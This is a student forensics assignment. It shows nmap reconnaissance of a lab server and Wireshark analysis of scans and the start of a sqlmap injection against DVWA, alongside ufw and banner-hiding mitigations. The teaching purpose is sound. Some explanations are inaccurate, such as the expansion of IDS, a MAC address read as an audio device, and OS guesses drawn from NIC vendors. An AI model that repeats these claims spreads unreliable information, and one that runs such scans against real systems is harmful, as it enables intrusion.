Cyber security and digital forensics
Assignment
(2022)

Content Page

Identifying Information about a Remote Machine


Task 1 - 700 Words

Demonstration of the types of attacks that can have carried out is the purpose of this server.

```
3: enp0s8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g
0
    link/ether 08:00:27:71:bf:d2 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.102/24 brd 192.168.56.255 scope global dynamic enp0s8
       valid_lft 588sec preferred_lft 588sec
    inet6 fe80::a00:27ff:fe71:bfd2/64 scope link
       valid_lft forever preferred_lft forever
portsmouth@jtserver:/$ ip -a
Usage: ip [ OPTIONS ] OBJECT { COMMAND | help }
```


Port scanning allows for gaining information by identifying and listening to the ports of the victim's system (Kaushik, A et al., 2010). This attack allows the attacker to identify the open ports to listen to the activity. This also reveals what firewalls are present between a sender and receiver. Scanning programs can get complete control over sending and receiving packets by using port scanning, which an attacker can use in various situations. (Kaushik, A et al., 2010). An attacker can exploit this process to delay packets leaving and entering the system and obtain system design results from the scan. Attackers can use the port scanning attack to find and map services that can be listened to on specific ports. It also allows the attacker to sketch potential flaws and vulnerabilities in the open port, which will be exploited to access the remote system.

However, using port scanning can have its downsides. It is that the self-defined SYN data package can only be established by those with the highest operating authority (Liang. & Qiansheng., 2013). This is an issue for the attack because the attacker might not have full access because of data synchronization. This process of creating data consistency from a source to a target data storage location and vice versa and continuing data harmonization over time is not present if it does not exist. It does not guarantee that data will be transferred successfully between systems.



(fingerprinting example)

Banner grabbing connects to a remote application and scanning the system's outputs (Kondo., & Mselle., 2014). This process is perfect for a hacker's footprint because it can allow the attacker to detect information on how vulnerable a network is. Some attackers may be able to identify ways to make a model of the running service, which will allow for an excellent way to vulnerability search a system. This works by connecting a banner grabber to an open TCP port and publishing anything the listening service sends out, which takes roughly 5 seconds per port. Running services and device types are the two types of received data. (Kondo., & Mselle., 2014). This is vital for an attacker because they can make a footprint of attacks they can use against the system when they go for their attack. Through most academic papers I have read so far, the issues with banner grabbing seem not to be present to an attacker. Not many mention the disadvantages of banner grabbing since it is a widely used and favored tool.



(banner grabbing example)

OS fingerprinting (passive/active) detects an end-operating host's system by analyzing packets originating from that system. This is essentially a program for many different subsequent penetration/attack attempts. After the OS version and type of a system are validated, the attacker can determine the vulnerabilities in a system to exploit (Owens., & Wang., 2011). This process can be related to general fingerprinting, but there is a difference that can benefit specific situations. General fingerprinting will not provide you with as much information about a machine as OS fingerprinting.

OS fingerprinting entails sending carefully-formed packets to a target system to determine the operating system and evaluate TCP/IP response behavior. The Two versions of OS fingerprinting both bring their benefits/risks to an attack.

Compared to passive techniques, such techniques have the advantage of allowing their systems to be located at any point on the network and learn more about the network (Elejla et al., 2014). active enable the attacker to gain a lot of information that they can use in future attacks. It can also help a lot if the attacker uses banner grabbing because they can create a system that is identical/similar to the one they are attacking and use active OS fingerprinting to test attacks on the system. However, active techniques: probing packets delivered to nodes create network overhead (Elejla et al., 2014). This can make These packets are identified as malicious by IDSs (integrated defense and security systems), and they are blocked or dropped.

```
fitlab@dfl-lg-10:~$ sudo nmap -F -O 192.168.56.102
[sudo] password for fitlab:
Starting Nmap 7.80 ( https://nmap.org ) at 2022-03-30 12:44 BST
Nmap scan report for 102.capita.vpn.port.ac.uk (192.168.56.102)
Host is up (0.00020s latency).
Not shown: 98 filtered ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:71:BF:D2 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 o
pen and 1 closed port
Aggressive OS guesses: Linux 3.10 - 4.11 (94%), Linux 3.2 - 4.9 (94%), Synology
DiskStation Manager 5.2-5644 (94%), Linux 2.6.32 - 3.10 (93%), Linux 2.6.32 - 3.
13 (93%), Linux 2.6.32 (92%), Linux 3.4 - 3.10 (92%), Linux 3.10 (92%), Linux 2.
6.22 - 2.6.36 (91%), Linux 2.6.39 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.78 seconds
```

(os fingerprinting example)

Mitigation

Task 1 Part 2 - 300 Words

Configuration of host-based iptables firewall rules is possible by implementing the uncomplicated firewall. (Tetteywayo,. et al. (2013). As a result, users can manage access to the remote system's services by deciding which ports on the host machine to filter or close. Using **sudo ufw** in the apache server, you can go and use the command ****sudo ufw deny 80**** and repeat for **22**. This will go, and close/reject both the ports. This rule stops attacks like port scanning, banner grabbing, and OS fingerprinting from getting sensitive information about the remote computer. In addition, The impact it has by disabling the open ports to the three assaults as named reinforces the case for mitigation. The effect makes the attacker's versions, services, and OS information unavailable.

The mitigation for these attacks might vary greatly; one option is to disable the apache banner for banner grabbing. Removing it hides the banner's apache version and operating system information (Kili, A., 2017). (Freitag, P., 2021) has noted that this mitigation does not make your machine secure; instead, it reduces the likelihood of it being a target of an attack. Furthermore, information about the remote system is restricted to make it less vulnerable to attacks and manipulation. Implementing appending 'prod' to the server token hides sensitive server data; the apache version and server OS are concealed from the banner's view.


Banner grabbing has excellent potential for allowing an attacker to obtain a large amount of data. The ability for vulnerabilities to go unnoticed is increased by having a server turn down any unneeded services that an attacker could use to make a clone of your system. The network host's programs or OS should also be configured to disable or delete information from the banner that an attacker could use to clone your system.

Analyzing the PCAP file

Task 2 - 1000 Words

Throughout this report section, I will analyse a PCAP file with a Wireshark tool. With this tool, I'll be able to demonstrate how I can identify various attack strategies used on the machine. The report has been chronological timeline of the events throughout the process. I'll be filtering packets from the main IP to the target IP.

Attacker IP: 10.0.2.15
Victim IP: 192.168.56.101



(data on the source and destination)

At the very beginning of the file, you can make a general check from the first packet: We can observe that the packet's source is PcsCompu 35:f6:e6, which has the mac address 08:00:27:35:f6:e6. After looking up the mac address, I discovered that the device's manufacturer is CADMUS COMPUTER SYSTEMS, which suggests that the attacker may be using the Cadmus Unix system. The destination packet is RealtekU_12:35:02, with the mac address 52:54:00:12:35:02. I'm not sure what this mac address means, but we can presume it's an audio device.

10:28:48 - 10:29:10.4:

When examining the PCAP file, one of the first things I observed was the presence of the ICMP protocol, which is typically used when someone pings another machine. This might be used to see if the server is up and running and how long it will take to send and receive packets from it. Because it is not an extended ping in Wireshark, we cannot assume that it is related to an attack because thousands of pings would be required to think that they are attempting to take the victims offline. Instead, they check to see if the server is still active before moving on to the primary attack method.


No.	Time	Source	Destination	Protocol	Length	Info
2492	10:28:48.161966946	10.0.2.15	192.168.56.101	ICMP	98	Echo (ping) request id=0x0b28, seq=1/256, ttl=64 (reply in 2493)
2493	10:28:48.162886387	192.168.56.101	10.0.2.15	ICMP	98	Echo (ping) reply id=0x0b28, seq=1/256, ttl=63 (request in 2492)
2494	10:28:49.163691631	10.0.2.15	192.168.56.101	ICMP	98	Echo (ping) request id=0x0b28, seq=2/512, ttl=64 (reply in 2495)
2495	10:28:49.164824853	192.168.56.101	10.0.2.15	ICMP	98	Echo (ping) reply id=0x0b28, seq=2/512, ttl=63 (request in 2494)
2498	10:28:50.165497253	10.0.2.15	192.168.56.101	ICMP	98	Echo (ping) request id=0x0b28, seq=3/768, ttl=64 (reply in 2499)
2499	10:28:50.166287743	192.168.56.101	10.0.2.15	ICMP	98	Echo (ping) reply id=0x0b28, seq=3/768, ttl=63 (request in 2498)
2513	10:28:51.171229860	10.0.2.15	192.168.56.101	ICMP	98	Echo (ping) request id=0x0b28, seq=4/1024, ttl=64 (reply in 2514)
2514	10:28:51.172164922	192.168.56.101	10.0.2.15	ICMP	98	Echo (ping) reply id=0x0b28, seq=4/1024, ttl=63 (request in 2513)
2539	10:28:52.171753638	10.0.2.15	192.168.56.101	ICMP	98	Echo (ping) request id=0x0b28, seq=5/1280, ttl=64 (reply in 2540)
2540	10:28:52.172793824	192.168.56.101	10.0.2.15	ICMP	98	Echo (ping) reply id=0x0b28, seq=5/1280, ttl=63 (request in 2539)
2555	10:28:53.173593580	10.0.2.15	192.168.56.101	ICMP	98	Echo (ping) request id=0x0b28, seq=6/1536, ttl=64 (reply in 2556)
2556	10:28:53.174647421	192.168.56.101	10.0.2.15	ICMP	98	Echo (ping) reply id=0x0b28, seq=6/1536, ttl=63 (request in 2555)
3272	10:29:10.427643634	10.0.2.15	192.168.56.101	ICMP	42	Echo (ping) request id=0x7390, seq=0/0, ttl=56 (reply in 3277)

The ICMP packets

10:28:48.6 - 10:29:27.26:


Since the victim's IP is online, the attacker performs an NMAP port scan Figure 1: (SYN in Wireshark (The start of a TCP session is indicated by an SYN.) The attack scans all the ports for potential ones to connect to, but we see a reset Figure 1.1: (RST (the side that transmits the last ACK, the active closing side issues RST). This port says it is not opening and not allowing the SYN to go through, ending the connection. At this point, Nmap sends many requests to the open ports to see if it can get in. In this part, you will also see that the RST comes in intervals and comes later since requested quickly.

You can also see the potential port acknowledgment from the victim's machine (figure 1.3)




3937	10:29:16.678906127	10.0.2.15	192.168.56.101	TCP	58 63795 → 625 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
3938	10:29:16.678978981	10.0.2.15	192.168.56.101	TCP	58 63795 → 1875 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
3939	10:29:16.682731991	10.0.2.15	192.168.56.101	TCP	58 63795 → 2006 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
3940	10:29:16.682752758	10.0.2.15	192.168.56.101	TCP	58 63795 → 5999 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
3941	10:29:16.682851326	10.0.2.15	192.168.56.101	TCP	58 63795 → 6969 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
3942	10:29:16.682869032	10.0.2.15	192.168.56.101	TCP	58 63795 → 9415 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
3943	10:29:16.682928675	10.0.2.15	192.168.56.101	TCP	58 63795 → 10566 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
3944	10:29:16.682945773	10.0.2.15	192.168.56.101	TCP	58 63795 → 32780 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
3945	10:29:16.683311830	10.0.2.15	192.168.56.101	TCP	58 63795 → 8088 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
3946	10:29:16.683331847	10.0.2.15	192.168.56.101	TCP	58 63795 → 3851 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
3947	10:29:16.683390204	10.0.2.15	192.168.56.101	TCP	58 63795 → 2045 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
3948	10:29:16.685474774	10.0.2.15	192.168.56.101	TCP	58 63795 → 3325 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
3949	10:29:16.685495196	10.0.2.15	192.168.56.101	TCP	58 63795 → 1688 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
3950	10:29:16.685554450	10.0.2.15	192.168.56.101	TCP	58 63795 → 2002 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
3951	10:29:16.685577137	10.0.2.15	192.168.56.101	TCP	58 63795 → 541 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
3952	10:29:16.685648388	10.0.2.15	192.168.56.101	TCP	58 63795 → 19350 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
3953	10:29:16.685665904	10.0.2.15	192.168.56.101	TCP	58 63795 → 301 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
3954	10:29:16.685721406	10.0.2.15	192.168.56.101	TCP	58 63795 → 9101 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
3955	10:29:16.685738528	10.0.2.15	192.168.56.101	TCP	58 63795 → 18101 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
3956	10:29:16.685792620	10.0.2.15	192.168.56.101	TCP	58 63795 → 3005 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
3957	10:29:16.685809245	10.0.2.15	192.168.56.101	TCP	58 63795 → 3001 [SYN] Seq=0 Win=1024 Len=0 MSS=1460

Figure 1: the start of the port scan attack



No.	Time	Source	Destination	Protocol	Length	Info
4424	10:29:17.848978406	192.168.56.101	10.0.2.15	TCP	60	6666 → 63795 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
4425	10:29:17.869614938	192.168.56.101	10.0.2.15	TCP	60	1494 → 63796 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
4426	10:29:17.871227098	192.168.56.101	10.0.2.15	TCP	60	9968 → 63796 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
4427	10:29:17.871227198	192.168.56.101	10.0.2.15	TCP	60	16080 → 63796 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
4428	10:29:17.871227278	192.168.56.101	10.0.2.15	TCP	60	6881 → 63796 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
4429	10:29:17.871227345	192.168.56.101	10.0.2.15	TCP	60	12345 → 63797 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
4430	10:29:17.872769336	192.168.56.101	10.0.2.15	TCP	60	5431 → 63796 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
4431	10:29:17.872769420	192.168.56.101	10.0.2.15	TCP	60	4006 → 63796 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
4432	10:29:17.872769493	192.168.56.101	10.0.2.15	TCP	60	5030 → 63796 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
4433	10:29:17.872769560	192.168.56.101	10.0.2.15	TCP	60	1443 → 63796 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
4434	10:29:17.872769619	192.168.56.101	10.0.2.15	TCP	60	593 → 63796 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
4435	10:29:17.872769686	192.168.56.101	10.0.2.15	TCP	60	161 → 63796 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
4436	10:29:17.872769745	192.168.56.101	10.0.2.15	TCP	60	7435 → 63796 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
4437	10:29:17.872769812	192.168.56.101	10.0.2.15	TCP	60	6788 → 63796 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
4438	10:29:17.872796074	192.168.56.101	10.0.2.15	TCP	60	1094 → 63796 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
4439	10:29:17.872796151	192.168.56.101	10.0.2.15	TCP	60	1044 → 63796 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
4440	10:29:17.872868422	192.168.56.101	10.0.2.15	TCP	60	2034 → 63796 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
4441	10:29:17.872868499	192.168.56.101	10.0.2.15	TCP	60	465 → 63796 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
4442	10:29:17.872868567	192.168.56.101	10.0.2.15	TCP	60	1023 → 63796 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
4443	10:29:17.874421233	192.168.56.101	10.0.2.15	TCP	60	1999 → 63796 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
4444	10:29:17.874421313	192.168.56.101	10.0.2.15	TCP	60	2809 → 63796 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
4445	10:29:17.874421379	192.168.56.101	10.0.2.15	TCP	60	1123 → 63796 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
4446	10:29:17.874421440	192.168.56.101	10.0.2.15	TCP	60	10626 → 63796 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
4447	10:29:17.874421506	192.168.56.101	10.0.2.15	TCP	60	3367 → 63796 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
4448	10:29:17.874512956	192.168.56.101	10.0.2.15	TCP	60	2710 → 63796 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
4449	10:29:17.874513033	192.168.56.101	10.0.2.15	TCP	60	900 → 63796 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
4450	10:29:17.874513091	192.168.56.101	10.0.2.15	TCP	60	2604 → 63796 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
4451	10:29:17.874513158	192.168.56.101	10.0.2.15	TCP	60	5901 → 63796 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
4452	10:29:17.874591045	192.168.56.101	10.0.2.15	TCP	60	6779 → 63796 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

Figure 1.2: The ports saying no to the attack



7906	10:29:23.425173761	10.0.2.15	192.168.56.101	TCP	54 63814 → 80 [ACK] Seq=1 Ack=1 Win=1024 Len=0

Figure 1.3: The victim's machine acknowledging the attacking computer

Event 2:

The attacker had done a stealth scan TCP to the victim in ports 22, 80, and 21 while the port scanning attack was on. The Stealth scan identified on Wireshark as (TCP SYN) is shown in Figures 2.1, 2.2, and 2.3 for each of the individual ports. We discussed the start of the port scanning attack earlier in the analysis, sending SYN packets to random ports on the victim's machine back to the source, so he knows where to attack. This shows that port 22 is open for the attacker, but later on, it is RST from the source so that the connection is terminated; the destination log system does not record this strategy. However, the source obtained information about the opening of the port during this incident, allowing them to continue with attacks.




Figure 2.1: The stealth scan in progress on port 22.




Figure 2.2: The stealth scan in progress on port 80.




Figure 2.3: The stealth scan in progress for port 21.

10:29:36.55 - 10:29:47.24

A UDP nmap scan performs the same functions as a regular nmap port scan, but the protocol has some differences because it is a UDP protocol scan. It will still send a slew of requests to the machine's ports. The attacker floods a remote host's port with numerous UDP packets in this type of attack. The attack is successful when the host checks for the packet that is supposed to be received at that port and finds no legitimate packet (Acharya., et al. (2016)) Figure 3: UDP scan will properly enumerate the ports, allowing access to any sensitive information, such as network interface information, netstat data, and process data. Furthermore, UDP transport has a low overhead for applications that do not require/cannot have a point-to-point connection, which is helpful if full delivery is not guaranteed, as TCP is.

11523	10:29:36.557815918	10.0.2.15	192.168.56.101	UDP	42 40097 → 45928 Len=0
11524	10:29:36.557850506	10.0.2.15	192.168.56.101	UDP	42 40097 → 782 Len=0
11525	10:29:36.557864404	10.0.2.15	192.168.56.101	UDP	42 40097 → 515 Len=0
11526	10:29:36.557879719	10.0.2.15	192.168.56.101	UDP	42 40097 → 21318 Len=0
11527	10:29:36.557949501	10.0.2.15	192.168.56.101	UDP	42 40097 → 16433 Len=0
11528	10:29:36.557965417	10.0.2.15	192.168.56.101	UDP	42 40097 → 21476 Len=0
11529	10:29:36.557978989	10.0.2.15	192.168.56.101	Portmap	82 V104316 proc-0 Call
11530	10:29:36.558003354	10.0.2.15	192.168.56.101	UDP	42 40097 → 1070 Len=0
11531	10:29:36.558017081	10.0.2.15	192.168.56.101	UDP	42 40097 → 22043 Len=0
11532	10:29:36.558033040	10.0.2.15	192.168.56.101	UDP	42 40097 → 61481 Len=0
11533	10:29:37.659077633	10.0.2.15	192.168.56.101	UDP	42 40098 → 61481 Len=0
11534	10:29:37.659122162	10.0.2.15	192.168.56.101	UDP	42 40098 → 22043 Len=0
11535	10:29:37.659137050	10.0.2.15	192.168.56.101	UDP	42 40098 → 1070 Len=0
11536	10:29:37.659152873	10.0.2.15	192.168.56.101	Portmap	82 [RPC retransmission of #11529]V104316 proc-0 Call
11537	10:29:37.659225733	10.0.2.15	192.168.56.101	UDP	42 40098 → 21476 Len=0

Figure 3: The UDP scan

10:33:39.10 - 10:33:44.37

At this point in the attack, the attacker got to access the attacker gained access to apache server website. In Figure 3.1, you can see the attacker is trying to ‘’get’’ something using sqlmap. They have to access the DVWA vulnerability website for the Apache server, and they use this website to perform the SQL Injection attack. SQL injection is a very popular attacking vector for that involves the backend of database modification with SQLI code to gain access to information hidden from the public. SQL injection vulnerabilities in web applications may allow an attacker to gain complete access to their underlying databases (Halfond., et al. (2006)).

